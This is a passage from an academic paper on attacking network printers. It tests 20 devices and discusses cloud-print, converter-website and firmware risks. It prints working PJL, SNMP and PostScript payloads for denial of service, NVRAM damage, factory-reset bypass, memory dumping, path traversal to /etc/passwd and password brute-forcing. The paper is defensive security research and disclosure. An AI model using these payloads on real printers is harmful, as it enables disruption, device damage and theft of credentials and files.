The process of sending datastreams to a printing device and receiving the responses is straightforward in theory but various pitfalls must be handled in practice. Different models use different control characters to announce the end of line or job. Status and error messages need to be parsed and handled. While all tested devices responded directly to PJL commands, one challenge was convincing as many printers as possible to respond to PostScript commands. There are various language constructs to provoke feedback from a PostScript interpreter, however not all are supported by every printer. This is often caused by vendors who apply PostScript clones instead of using "real" (Adobe) PostScript. For example, Brother's BR-Script does not support output commands like *print* while Kyocera's KPDL cannot has difficulties sending larger amounts of data to *%stdout*.

Logging and Scripting. The *Logging* component depicts in a detailed and technical manner the communication with the printer. Developers and security experts can follow on the low level the translation of commands, the execution of the attacks and the reaction of the tested printer.

The *Scripting* component can be used to load and run commands from a file and perform certain attacks. This functionality makes PRET completely scriptable and allows easy automation of vulnerability tests.

7. Evaluation

We have managed to acquire 20 printers from different manufacturers, see Figures 7, 9 and 10. We have installed the latest firmware on each of the printers, before we started our evaluation. Three printers had physically broken printing functionality so it was not possible to evaluate all the presented attacks. Nevertheless, our results show that each printer is vulnerable to at least one of the analyzed attacks. Simple Denial of Service attacks are applicable to all the tested printers with as few as two lines of code.

With two exceptions, all the presented attacks are applicable in all the attacker models. The physical damage attack is only applicable for the network attacker from AM2. It takes about 24 hours to execute this attack, which is not realistic in AM1 and AM3. Resetting the printers to factory defaults via SNMP is also possible only in AM2. This attack requires a UDP connection to the printer.

7.1. Denial-of-Service (DoS)

Infinite loop. Listing 5 shows how trivial it can be to attack a printer with a PostScript file. This minimalist document keeps a PostScript interpreter busy forever. In our pool of test printers, only *HP LaserJet M2727nf* had a watchdog mechanism and restarted itself after about ten minutes. The other devices did not accept print jobs anymore until we ultimately interrupted the test after half an hour.

```
%!
{} loop
```

Listing 5: PostScript infinite loop

Showpage redefinition. Another effective approach is to redefine PostScript operators. For example, the *showpage* operator is used in every document to print the page. An attacker can redefine this operator to do nothing, see Listing 6. In such a case, PostScript jobs are processed but not printed anymore. This attack was applicable to 14 devices.

```
%!
serverdict begin 0 exitserver
/showpage {} def
```

Listing 6: PostScript *showpage* redefinition

Offline mode. The PJL standard defines the *OPMSG* command which 'prompts the printer to display a specified message and go offline' [44]. This can be used to simulate a paper jam as shown Listing 7. The end-user must press the *online* button on the printer's control panel to make the printer accept further jobs.

```
@PJL OPMSG DISPLAY="PAPER JAM"
```

Listing 7: PJL printer offline mode

Physical damage. For a practical test to destroy NVRAM write functionality we continuously set the long-term values for the number of copies (with different values for *X*), see Listing 8.

```
@PJL DEFAULT COPIES=X
```

Listing 8: PJL long-term settings

Within 24 hours, eight devices indicated a corrupt NVRAM: *Brother MFC-9120CN*, *Brother DCP-9045CDN* and *Konica bizhub 20p* showed error code *E6* (EEPROM error), but everything worked fine after a reboot. *Lexmark E360dn* and *Lexmark C736dn* became unresponsive and showed error code *959.24* (EEPROM retention error). After a restart, both devices recovered but only accepted between a dozen and several hundreds of long-term values to be set until the same behavior could be observed again. *Dell 5130cdn*, *Dell 1720n* and *HP LaserJet M2727nfs* completely refused to set any long-term values anymore.

The impact of the physical NVRAM destruction is limited for two reasons: First, contrary to our assumption, NVRAM parameters are not frozen at their current state but instead fixed to the factory default value. Second, all variables could still be changed for the current print job with the `@PJL SET...` command. Only the functionality to change long-term settings was broken.

Attack Categories		Print Job Manipulation		Information Disclosure						# Printer Vulnerabilities
Attacks		content overlay	content replacement	memory access	file system access		print job capture	credential disclosure		
Printers / Printer Languages		PS		PJL	PS	PJL	PS	PS	PJL	
1	HP LaserJet 1200	1	1				1	1*	1	7
2	HP LaserJet 4200N	1	1		1	1	1	1*	1	12
3	HP LaserJet 4250N	1	1		1	1	1	1*	1	12
4	HP LaserJet P2015dn	1	1				1	1*	1	10
5	HP LaserJet M2727nfs	1	1				1	1*	1	10
6	HP LaserJet 3392 AiO	1	1				1	1*	1	10
7	HP Color LaserJet CP1515n	1	1				1	1*	1	10
8	Brother MFC-9120CN			1	1*			1	1	7
9	Brother DCP-9045CDN			1	1*			1	1	7
10	Lexmark X264dn	1	1		1*		1	1*	n/a	9
11	Lexmark E360dn	1	1		1*		1	1*	n/a	10
12	Lexmark C736dn	1	1		1*		1	1*	n/a	10
13	Dell 5130cdn	?	?		1*		1	1*	n/a	5
14	Dell 1720n	1	1		1*		1	1*	n/a	11
15	Dell 3110cn	1	1			1*			n/a	6
16	Kyocera FS-C5200DN	1	1		1*			n/a	1	8
17	Samsung CLX-3305W	?	?						n/a	1
18	Samsung MultiPress 6345N	?	?						n/a	1
19	Konica bizhub 20p			1	1*			1	1	7
20	OKI MC342dn	1	1		1*	1*	1	1*	n/a	8
	# Vulnerable Printers	14	14	3	12	4	13	16	11	

Legend: 1 device vulnerat
1* vulnerability is
not vulnerable/PostScript feedback not available

Figure 7: Results of our evaluation show that a majority of common printer devices is vulnerable to the analyzed attacks.

7.2. Protection Bypass

Factory defaults. Resetting a printer device to factory defaults to bypass protection mechanisms is trivial for a physical/local attacker (AM1). All tested printers have documented procedures to perform a cold reset by pressing certain key combinations or setting a jumper. The network attacker and web attacker can use Printer-MIB, which defines the *prtGeneralReset* Object (OID *1.3.6.1.2.1.43.5.1.1.3.1*) [12]. This object which allows an attacker to restart the device (*powerCycleReset(4)*), reset the NVRAM settings (*resetToNVRAM(5)*), or restore factory defaults (*resetToFactoryDefaults(6)*) using SNMP as shown in Listing 9. This attack was applicable to about half of our printer devices.

```
# snmpset -v1 -c public [printer]
    1.3.6.1.2.1.43.5.1.1.3.1 i 6
```

Listing 9: Reset device to factory defaults (SNMP)

In many scenarios, an attacker does not have the capabilities to perform SNMP requests because of firewalls or unknown SNMP community strings. On HP devices, however, she can transform SNMP into its PML representation and embed the request within a legitimate print job [15]. Hereby, the device can be reset to factory defaults as shown in Listing 10, which removes all protection mechanisms like user-set passwords for the embedded web server.

```
@PJL DMCMD ASCIIHEX="040006020501010301040106"
```

Listing 10: Reset device to factory defaults (PML)

PostScript offers a similar feature. The *FactoryDefaults* system parameter is 'a flag that, if set to true immediately before the printer is turned off, causes all nonvolatile parameters to revert to their factory default values at the next power-on' [33], see Listing 11. This code however only affects the PostScript environment and its passwords.

```
%!
<< /FactoryDefaults true >> setsystemparams
```

Listing 11: Reset device to factory defaults (PostScript)

7.3. Print Job Manipulation

Content overlay. To implement the attack described in Section 5.3, we redefined the *showpage* operator which is contained in every PostScript document to print the current page. We can hook in there, execute our own code and then call the original version of the operator. Therefore, we can overlay all pages to be printed with a custom document. This attack was applicable to 14 devices.

Content replacement. The problem of replacing text in PostScript files can be reduced to the problem of extracting strings from the rendered document. This is not trivial, because strings can be dynamically built by the PostScript program itself. Hence, simple parsing and replacing within the document source code is not a general option.

We used the approach of [41] and in our tests, we redefined the *show* operator, which is used to paint current strings. Please note that this simple approach is only applicable with high success probability to text documents, which have been created, for example, with LaTeX.

7.4. Information Disclosure

In this subsection we present different attacks leading to information disclosure like revealing content stored in the memory, files on the file system or print jobs.

Memory access. We were not able to reproduce memory dumping using PostScript as described in Section 5.4, because we are not in possession of Xerox devices. However, our evaluation showed that *Brother MFC-9120CN*, *Brother DCP-9045CDN* and *Konica bizhub 20p* are vulnerable to arbitrary NVRAM access using PJL. Listing 12 shows an example attack vector, where *X* is an integer referring to the accessed memory address. Our prototype implementation simply increments this value to dump the NVRAM.

```
@PJL RNVRAM ADDRESS = X
```

Listing 12: Read byte at location X

This critical attack leads to the disclosure of user PINs and passwords for the embedded web server, for POP3 and SMTP as well as for FTP and Active Directory profiles.

File system access. To evaluate PostScript and PJL implementations for their abilities to access the file system as discussed in Section 5.4, we implemented this functionality in *PRET* according to the standards [33], [44].

Accessing files with PostScript is supported by a variety of devices in our test printer pool but sandboxed to a certain directory. This limits the possibilities of an attacker to mostly harmless actions like font modification. Only *HP LaserJet 4200N* is prone to path traversal which allows access to the whole file system. This issue affects almost 40 other HP devices and was discussed in [4]. An example for PostScript file system access on the *HP LaserJet 4200N* is given in Listing 13.

```
%!
/byte (0) def}}
/infile (../../../etc/passwd) (r) file def
{  infile read {byte exch 0 exch put
   (%stdout) (w) file byte writestring}
   {infile closefile exit} ifelse
} loop
```

Listing 13: Read password file with PostScript

The HP developers attempted to fix the issue in the firmware for *HP LaserJet 4250N*. However, we could bypass this protection with a new attack, by using *%*%* special characters as disk prefix and *..//* instead of *../* for path traversal. Hereby we could access the whole file system even for the latest firmware version. The impact is significant: Passwords for the embedded web server can be found in */dev/rdsk_jdi_cfg0* while the RAM is available for reading and writing at */dev/dsk_ram0*.

OKI MC342dn allows an attacker to execute one level of path traversal, where a directory called *hidden/* is located which contains stored fax numbers, email contacts and local users' PINs as well as the SNMP community string. More interesting, however, is the fact that this MFP can be integrated into a network using features like Email-to-Print or Scan-to-FTP. An attacker could find passwords for LDAP, POP3, SMTP, outbound HTTP proxy, FTP, SMB, and Webdav as well as the IPsec pre-shared keys. This is a good example how an attacker can escalate her way into a company's network, using the printer device as a starting point.

Four tested devices allow an attacker to access the file system with PJL commands. *HP LaserJet 4200N* and *HP LaserJet 4250N* are prone to path traversal attacks which is well known for both devices and has been discussed in [2]. An example for PJL file system access on *HP LaserJet 4200N* is given in Listing 14.

```
@PJL FSQUERY NAME="0:\..\..\etc\passwd"
@PJL FSUPLOAD NAME="0:\..\..\etc\passwd" OFFSET=0
     SIZE=23
```

Listing 14: Read password file with PJL

Print job capture. With the capability to hook into arbitrary PostScript operators it is possible to manipulate and access foreign print jobs. To parse the actual datastream sent to the printer, we apply an idea based on the *debug.ps* project [36]: Every line to be processed by the PostScript interpreter can be accessed by reading from the *%lineedit* special file [33]. This can be done in a loop to line by line retrieve the content of printed documents. Each line can further be executed using the *exec* operator and appended to a file. This method however only worked for few devices in our test printer pool and for unknown reasons lines started to get crippled at random on larger print jobs. We therefore searched for a technique to store print jobs independent of support for file operations and concluded to use permanent dictionaries. As we wanted to capture print jobs from the very beginning our redefined operator must be the very first operator contained in the PostScript document. For example, all documents

printed with CUPS are pressed into a fixed structure beginning with `currentfile /ASCII85Decode filter`. Based on the assumption of such a fixed structure we can overwrite the *currentfile* operator to invoke *exitserver* and the *filter* operator to finally start the capture loop. For other printing systems, this attack should also be possible, but operators need to be adapted. This vulnerability has presumably been present in printing devices for decades as solely language constructs defined by the PostScript standard are abused.

To evaluate this attack, we infected all devices in the test printer pool with the PostScript malware. 13 devices were vulnerable to this attack.

Credential disclosure. In addition to web server passwords which may be obtained by accessing memory or file system, printer language credentials themselves are a valuable target as they are required for some of the attacks described in this work.

PostScript provides two types of protection mechanisms: The *SystemParamsPassword* is required to change print job settings like paper size while the *StartJobPassword* is needed to exit the server loop and therefore permanently alter the PostScript environment. The *checkpassword* operator which takes either an integer or a string as input checks for both passwords at once [38]. The key size is very large: PostScript strings can contain arbitrary ASCII characters and have a maximal length of 65,535 [33] which theoretically allows key sizes of 524,280 bit. On the other hand, brute-force attacks can be performed extremely fast because a PostScript interpreter can be programmed to literally crack itself. A simple PostScript password cracker testing for numerical values as passwords is shown in Listing 15.

```
%!
/min 0 def /max 1000000 def
statusdict begin {
  min 1 max {
    dup checkpassword {== stop}{pop} ifelse
  } for
} stopped pop
```

Listing 15: PostScript password brute-force

Our tested printers were capable of performing between 5,000 and 100,000 password verifications per second. Such enormous cracking rates can be achieved because a printer's RIP is highly optimized for processing PostScript code and password guessing attempts are not limited. The only exceptions – and thus seemingly secure printers – are *Brother MFC-9120CN*, *Brother DCP-9045CDN*, and *Konica bizhub 20p*, which accept one password per second. However, we found out that these printers only verify the very first character of the password, which effectively limits the key size to 8 bit, and allows an attacker to crack the password even manually.

PJL disk lock is the defense mechanism propagated by HP against PJL file system access, including its known path traversal vulnerabilities [46]. However, PJL passwords are vulnerable to brute-force attacks because of their limited 16 bit key size as demonstrated by [49]. The devices in our test printer pool could verify between 50 and 1,000 passwords per second, leading to average cracking times between 30 seconds and ten minutes.

8. Future research directions and challenges

8.1. Google Cloud Print (GCP)

In 2010 Google introduced the first release of Google Cloud Print (GCP) – a web-based service allowing different devices to register and configure printers via Google. With this service the printer's driver installation and configuration can be skipped and the end-users can print their documents directly from mobile devices. In Figure 8 we depict the protocol flow of using GCP. One can see that there are two different scenarios: (1.) Using a printer with integrated GCP support and (2.) using a USB or network printer available only on the Intranet, which does not support GCP. Depending on the given scenario there exist different security risks.

Printer with GCP support.
Registration: A printer with GCP support is a printer, which can initiate HTTP requests and call the GCP API in order to be registered. The configuration of the printer is performed almost automatically. By accessing the printer settings, a end-user can start the registration process of the printer on Google. As a result, the printer displays a unique URL, which is needed to bind the freshly registered printer to a specific Google account. For this purpose the end-user has to invoke the URL with his browser on the PC or mobile and login on Google. Consequentially, the printer is added and can be used from different devices.

Printing jobs: After the registration the end-user can use GCP and his printer. In Figure 8a the protocol flow is depicted:

(1.) In the first step a file is sent to the GCP service. This can be initiated by a mobile or desktop application by choosing the *Cloud Printer* for printing the selected file.

(2.) In step two the GCP service can *interpret* and convert the received file which can be in PostScript format. According to the API documentation [8] *"GCP attempts to convert the document to a type supported by the printer."*. However, the conversion cannot be guaranteed by the GCP.


(3.) In step three the file is sent to the *Cloud Printer* for printing. An optional PostScript *interpretation* is performed here, if the output produced by GCP is in PostScript format.

From a security perspective both PostScript interpreter (on the GCP service and on the *Cloud Printer*) are relevant.

Attacking GCP: The goal of our attack is to use a malicious file and enforce the GCP service to reveal internal, non-public information.

In our tests we were able to enforce the GCP service to interpret and thus process a PostScript file reading out the current version of the interpreter. We achieved this by:

(1.) Sending to GCP a file included in a HTTP POST request with `contentType` set to `application/postscript`.



(a) Using printer with GCP support.

(b) Using GCP on USB or network printer *without* GCP support.

Figure 8: Google Cloud Print (GCP) abstract protocol flow

(2.) The file caused the interpreter to read out and store the accessed information (in our case the information regarding the version and supported features of the used interpreter) within the file, which has to be printed.
(3.) Then, the file was transferred to our printer where we were able to see the result of our attacking vector.

In order to avoid misuse or damage we refused to execute DoS attacks or try to read out stored files on the GCP. We promptly reported the issue to Google and currently we wait for response from the security team.

Attacking Cloud Printer: Similarly to the attacks described in Section 5 and evaluated in Section 7, an attacker can enforce the end-user to print a maliciously crafted file. In case that the file is not converted by GCP, it will be processed by the PostScript interpreter on the *Cloud Printer*. Thus, an attacker can execute the attacks targeting directly the *Cloud Printer*.

Printer without GCP support. In case the printer does not support GCP Google offers a different approach to provide its printing service.

Registration: In comparison to the previous approach, now the configuration is performed on a device with Google Chrome, for example the end-user's PC. By accessing the URL `chrome://devices` within the browser, a locally installed and configured printer can be selected. Consequentially, the end-user has to log in on Google. The binding of the selected devices to the end-user's account is done automatically.

Behind the scenes, on the PC a *Chrome Print Service* deamon is started. This service constantly pulls printing jobs from GCP and forwards them to one of the locally configured printer.

Attacking the end-user's PostScript interpreter: By analyzing the protocol flow we made the following interesting observations:

(1.) In case that the PC is not online or the *Chrome Print Service* is turned off, the GCP cannot be used. Thus, a mobile app can use the GCP in this scenario only if the PC and the *Chrome Print Service* is running.
(2.) There exist different PostScript interpreters: one on the GCP service, on the PC and on each of the printer.
(3.) In dependence of the file sent to GCP *and* of the locally installed printer driver on the PC, different PostScript interpreters are used.

In addition to the already described attacks, one further component at risk can be evaluated – the PostScript interpreter on the PC, see Step 4 in Figure 8b. In our evaluation we were able to send a PostScript file in step 1. For some reasons [1] GCP did not convert this file. It sent the file directly to the *Chrome Print Service*. Consequentially, the *Chrome Print Service* used the installed PostScript interpreter and executed the code within the file. In our proof-of-concept attack we accessed all files and folders in the end-user's `home` directory including their names in the file. Then, the modified file was sent to the printer where we verified the success of the attack.

As a result the attacker capable of enforcing a end-user to print a maliciously crafted file can gain access to sensitive information stored locally on the end-user's device.

8.2. Website interpreter attacks

Similarly to the attacks started on GCP an attacker can start attacks on the PostScript interpreter available on a website. A typical example are websites converting PostScript files to some other format. Thus, an attacker has direct access to the used interpreter.

PostScript to PDF converter. As part of our analysis we evaluated popular websites converting PostScript to PDF files, and depicted the results in Table 7. In our evaluation we concentrated only on a proof-of-concept attack which lists files stored on the server and results in information disclosure. The idea of the attack is that an attacker sends a maliciously crafted PostScript file to the website, which contains instructions to list all files contained in a folder and add these in the generated PDF file. The attacker then downloads the generated PDF file and can see the results of the attack. The used attack vector does not deviate from the attack vectors used on printers since the PostScript commands remain the same.

One can see that eight out of twelve websites were susceptible against the started attack and revealed locally stored files. A future research question should provide a

1. Please note that the GCP service is a Black-Box for us during the analysis.

Website	Product	Information disclosure
http://www.convertio.co	Ghostscript	✓
http://www.convertfiles.com	Ghostscript	✓
http://www.coolutils.com	Ghostscript	✓
http://www.pdfconvertonline.com	Ghostscript	✓
http://www.ps2pdf.com	Ghostscript	✓
http://www.sciweavers.org	Ghostscript	✓
http://www.convertepstojpg.com	Ghostscript	✓
http://www.zamzar.com	Ghostscript	✓
http://www.freefileconvert.com	Ghostscript	–
http://www.online-utility.org	Ghostscript	–
http://www.epsconverter.com	Ghostscript	–
http://www.pdfaid.com	ABCpdf	–

TABLE 7: Information disclosure caused by PostScript code executed on websites converting PS to PDF files. More than half of the evaluated websites was affected.

comprehensive evaluation of possible and more critical attacks like DoS, Server-Side-Request-Forgery and any attack capable to manipulate locally stored files. Generally spoken, any system interpreting PostScript or PJL files should be evaluated with respect to the attacks described in this paper.

PDF to PostScript. PDF is a complex platform-independent document format. It allows end-users to define new documents including texts, fonts, graphics, or interactive elements. The interactive elements can consist of HTML, XML or even JavaScript building blocks, and thus offer attackers new capabilities. Therefore, PDF has become one of the main formats analyzed by security researchers and antivirus companies. The scientific studies have presented PDF programming features and capabilities useful for new attacks [13] or methods for executing malicious HTTP requests from PDF files [57], [13]. Based on these results antivirus companies have attempted to classify and detect malicious PDF files [10].

Another attack vector, which is not analyzed in-depth in the previous researches, is an attack exploiting PDF to PostScript conversion. This conversion is typically executed in the printer driver or a similar printer handling utility, before the PDF file is sent to the printer device. An attacker could thus construct a benign-looking PDF file containing malicious PostScript commands. This file would be overlooked by antivirus software. However, the exploit would be triggered once the PDF file is sent to the printer. For example, a similar approach used Heiderich et al. to attack Web application filters with malicious innerHTML mutations [29] or SVG files [28].

8.3. 3D printers

3D printers have gained much popularity in the recent years. This makes 3D printers also attractive attack targets as well as attack gadgets. Several researchers showed how to modify design files (.STL files) to include voids and cavities, which can destroy the resulting object during its usage [11], [64]. Song et al. showed how to use smartphone built-in sensors to extract confidential design data while the device is printing [54].

3D printers use printer languages that are completely different from typical printer languages described in Section 2. The printing instructions and design description are transmitted to the 3D printer in toolpath files. There are several toolpath file formats. The most prevalent format is G-code, which is used in the RepRap project [7]. G-code files contain standard commands to set specific offset position or remove offset. However, they can also contain configuration commands for setting heater fault detection timeout[2] or to upload configuration files.[3] These commands could become interesting for a motivated attacker.

Since the 3D printers are still rather expensive in comparison to typical printers, occasional end-users and developers use 3D printing cloud engines. These services accept 3D design files and ship the resulting object to the end-users. This makes the 3D printer cloud services an interesting attack target, where several end-users share the same printer device. Therefore, DoS or SSRF attacks have a higher impact. This motivates for further analyses of toolpath file formats and the possibilities for executing attacks with the toolpath files.

8.4. Printer software and firmware

Firmware updates. The dangers of malicious firmware updates are well-known and have been discussed by [9] and [56]. In contrast to other networked devices however, it common for printers to deploy firmware updates as ordinary print jobs. This opens up a wide gateway for attackers because access to printing functionality is usually a low hurdle.

Firmware modification attacks against network printers have been demonstrated by [37] for the *Lexmark e240n*, by [20], [21] for virtually all HP printers and by [35] for the Canon PIXMA series. All they had to do was understand how the proprietary checksum algorithms used for firmware verification work. [30] modified firmware for Xerox devices which enabled them to execute arbitrary commands on the device – the tool to digitally sign the firmware and the secret key was included in the firmware itself. [63] adapted the attack and showed that even recent Xerox printers are vulnerable. Methods for firmware analysis have been discussed by [65] and performed on a large scale by [18].

As a countermeasure, vendors started to digitally sign their firmware [47]. The security of code signing is based on keeping the private key a long-term trade secret. There are however potentially still printers in the wild which are vulnerable to malicious firmware – either because they have not yet been updated or because proprietary checksum algorithms are sold as cryptographically secure digital signature schemes. It certainly must be pointed out that analyzing firmware can be hard if vendors do not document their

2. http://reprap.org/wiki/G-code#M570:_Configure_heater_fault_detection

3. http://reprap.org/wiki/G-code#M559:_Upload_configuration_file

firmware formats and update routines. Usually this requires some reverse engineering.

To give a rough overview of firmware deployment procedure we downloaded and systematically categorized 1,400 firmware files for the top 10 printer manufacturers. Out of ten analyzed manufacturers, nine use PJL commands for all or at least some of their firmware update procedures which is a strong indicator that updates are deployed as ordinary print jobs. The remaining manufacturer – Kyocera – applies the PRESCRIBE page description language. We can therefore claim that it is common in the printing industry to install new firmware over the printing channel and name a major design flaw: data and code over the same channel. It is however out of the scope of this work to make a reasoned statement on the individual manufacturers' protection mechanisms. An in-depth analysis of firmware modification attacks should be part of future work.

Software packages. In the recent years, printer vendors have started to introduce the possibility to install custom software on their devices. The format of such 'printer apps' is proprietary and Software Development Kits (SDKs) are usually not available to the public intended for resellers and contractors only. Hereby a printer fleet can be adapted to the special needs and business processes of a company; document solution providers can easily integrate printers into their management software. One popular example is *NSi AutoStore*[4] which can be installed on many MFPs and automatically uploads scanned or copied documents to predefined locations. Common software platforms are Chai/OXP (HP), EIP (Xerox/Dell), MEAP (Canon), BSI (Brother), eSF (Lexmark), XOA (Samsung), ESA (Ricoh), HyPAS (Kyocera/Utax), bEST (Konica Minolta), e-Bridge (Toshiba), OSA (Sharp) and sXP (Oki). Obviously, the feature to run custom code on a printer device is a potential security thread. Even though most of the major printer and MFP manufacturers allow their devices to be extended by third-party applications, research on the proprietary software platforms is still a blank spot. The only published work is an early analysis of HP's Chai platform which has been conducted by [49]. They managed to bypass the signature verification using an alternate loader and execute arbitrary Java bytecode. As it seems, code signing was completely dropped by HP for later Chai versions: We were able to write and execute a proof-of-concept printer malware which listens on port 9100 and uploads incoming documents to an FTP server before printing them. Our code is based on [60] who extended the device to support load-balancing and included the required SDK files and proprietary Java libraries in their demonstration. With the libraries, arbitrary Java code can be complied and executed on the *HP LaserJet 4200N* and the *HP LaserJet 4250N* by uploading the `.jar` files to a 'hidden' URL: `http://printer/hp/device/this.loader`. Installing the malware requires knowledge of the embedded web server password which however can be readout using PostScript or bypassed by restoring factory defaults as shown earlier. We cannot make a reasoned statement on the security of other software platforms because of lacking access to the SDK and/or proper technical documentation.

4. Nuance Communications, Inc., *NSi AutoStore*, http://www.nuance.com/for-business/imaging-solutions/autostore/index.htm, Aug. 2016

8.5. Beyond printers

Fax channels. Telefax messages are transmitted in the form of audio-frequency tones. They can be sent to any telefax-capable device available over the telephone system. Therefore, they could potentially be used to bypass typical company protection mechanisms like TCP/IP firewalls or intrusion detection systems, and execute malicious commands on printers or MFPs in internal networks.

In the middle of 90s Adobe introduced 'PostScript fax' as a language supplement [38], allowing compatible devices to receive PostScript files directly via fax. This enables an attacker to use ordinary telephone system as a channel to deploy malicious PostScript code to a printer. Unfortunately (from an attacker perspective), PostScript fax never established itself and was only implemented in a handful of devices. Telefax messages are nowadays typically transmitted as graphical images. Nevertheless, it cannot be ruled out that other vendors implement proprietary fax extensions to receive arbitrary PDL datastreams instead of raw fax images.

BadUSB printer. Although network support is more or less standard, many printer devices are still connected to a single host via traditional USB A-B cables. Given we have code execution on a printer or raw write access to the USB device – for example, via PostScript – it may be possible to emulate a USB stick to boot from, or a keyboard to inject keystrokes interpreted by the host. Such HID payload attacks from malicious USB sticks have been demonstrated in [42]. Technically, these attacks can be performed from any connected USB device like a printer. If such an attack is successful, it would have an immense potential. A malicious print job could then lead to code execution on the host itself. Therefore, 'BadUSB printers' should be considered as a potential threat and a future research opportunity.

9. Conclusions

We presented a methodology and attack scenarios for printer devices. We showed that printers are an interesting and valuable attack target. Devices with up-to-date firmwares can still be attacked with simple attacks, which have been known in particular for more than a decade. The attacks we presented allow an attacker to execute simple DoS attacks, access printing jobs, or even to get into company networks. This shows that printer manufacturers do not take the security incidents seriously, or are lacking proper security analysis tools.

On top of our methodology and evaluation, we proposed new methods improving the attacks by using modern web techniques like CORS. We showed that printer related issues can affect services like Google Cloud Print (GCP). Unfortunately, we were not able to find out how the usage of a concrete PostScript interpreter in GCP can be enforced. In other words, we were not able to find a deterministic way to

enforce the usage of the GCP interpreter, local interpreter, or printer interpreter. This issue can and should be addressed in future researches on this topic. Similar services are offered by Apple's AirPrint [34] and Epson [6], and should be evaluated as well.

Besides cloud printing technology, we successfully analyzed website interpreters or 3D printers. We stress that our methodology and attack models are important to areas beyond printer devices as well. Our results are of a high importance, for example, for the IoT devices, especially in the light of the recent security incidents. IoT devices are lacking security, which makes them easy attack targets for organized attackers exploiting this fact for building IoT botnets [24]. Defense and security analyses of these devices should be followed in the future researches. Our methodologies and results could be used as basics for these purposes as well.

References

[1] Owasp best practices. [Online]. Available: https://www.owasp.org/index.php?title=Category:OWASP_Best_Practices&setlang=en

[2] "CVE-2010-4107." Available from MITRE, CVE-ID CVE-2010-4107., 2006. [Online]. Available: http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-4107

[3] "CVE-2012-4964." Available from MITRE, CVE-ID CVE-2012-4964., 2012. [Online]. Available: http://cve.mitre.org/cgi-bin/cvename.cgi?name=2012-4964

[4] "CVE-2012-5221." Available from MITRE, CVE-ID CVE-2012-5221., 2012. [Online]. Available: http://cve.mitre.org/cgi-bin/cvename.cgi?name=2012-5221

[5] "CVE-2006-0788." Available from MITRE, CVE-ID CVE-2006-0788., 2016. [Online]. Available: http://cve.mitre.org/cgi-bin/cvename.cgi?name=2006-0788

[6] "Epson Connect," 2016, https://www.epson.de/for-home/epson-connect.

[7] "G-code," 2016, http://reprap.org/wiki/G-code.

[8] "Google Cloud Print," 2016, https://www.google.com/cloudprint/learn/.

[9] F. Adelstein, M. Stillerman, and D. Kozen, "Malicious code detection for open firmware," in *Computer Security Applications Conference, 2002. Proceedings. 18th Annual*. IEEE, 2002, pp. 403–412.

[10] P. Baccas, "Finding Rules for Heuristic Detection of Malicious PDFs: With Analysis of Embedded Exploit Code," *Virus Bulletin Conference*, 2010.

[11] S. Belikovetsky, M. Yampolskiy, J. Toh, and Y. Elovici, "dr0wned - Cyber-Physical Attack with Additive Manufacturing," *ArXiv e-prints*, Sep. 2016.

[12] R. Bergman, I. McDonald, and H. Lewis, "Rfc 3805: Printer mib v2," no. 3805, 2004.

[13] A. Blonce, E. Filiol, and L. Frayssignes, "Portable Document Format (PDF) Security Analysis and Malware Threats," *Blackhate Europe*, 2008.

[14] C. C. Center, "Cert advisory ca-1996-21 tcp syn flooding and ip spoofing attacks," 1996.

[15] A. Costin, "Hacking printers for fun and profit," 2010.

[16] ——, "Hacking printers – 10 years down the road," *Hash Days*, 2011.

[17] ——, "Postscript(um): You've been hacked," http://andreicostin.com/papers/, 2012.

[18] A. Costin, J. Zaddach, A. Francillon, and D. Balzarotti, "A large-scale analysis of the security of embedded firmwares," in *23rd USENIX Security Symposium (USENIX Security 14)*, 2014, pp. 95–110.

[19] A. Crenshaw, "Hacking network printers," http://www.irongeek.com/i.php?page=security/networkprinterhacking, 2005.

[20] A. Cui and S. Stolfo, "Print me if you dare: Firmware modification attacks and the rise of printer malware," 2011.

[21] A. Cui, M. Costello, and S. J. Stolfo, "When firmware modifications attack: A case study of embedded exploitation." in *NDSS*, 2013.

[22] W. Denniss and J. Bradley, "OAuth 2.0 for Native Apps," Internet Engineering Task Force, Internet-Draft draft-ietf-oauth-native-apps-05, Oct. 2016, work in Progress. [Online]. Available: https://tools.ietf.org/html/draft-ietf-oauth-native-apps-05

[23] J. Deußen, "Counting pages in printer data streams," http://blog.cyrtech.de/sites/default/files/Counting%20Pages%20in%20Printer%20Data%20Streams%20%28D2%29.pdf, Tech. Rep., 2011.

[24] D. Goodin, "New, more-powerful IoT botnet infects 3,500 devices in 5 days," 2016, http://arstechnica.com/security/2016/11/new-iot-botnet-that-borrows-from-notorious-mirai-infects-3500-devices.

[25] R. Hansen, J. Kinsella, and H. Gonzalez, "Slowloris http dos," 2009.

[26] D. Harley, "Viruses and the macintosh," 2000. [Online]. Available: http://www.faqs.org/faqs/computer-virus/macintosh-faq/

[27] P. R. Harrington, D. and B. Wijnen, "An architecture for describing simple network management protocol (snmp) management frameworks," 2000.

[28] M. Heiderich, T. Frosch, M. Jensen, and T. Holz, "Crouching tiger-hidden payload: security risks of scalable vectors graphics," in *Proceedings of the 18th ACM conference on Computer and communications security*. ACM, 2011, pp. 239–250.

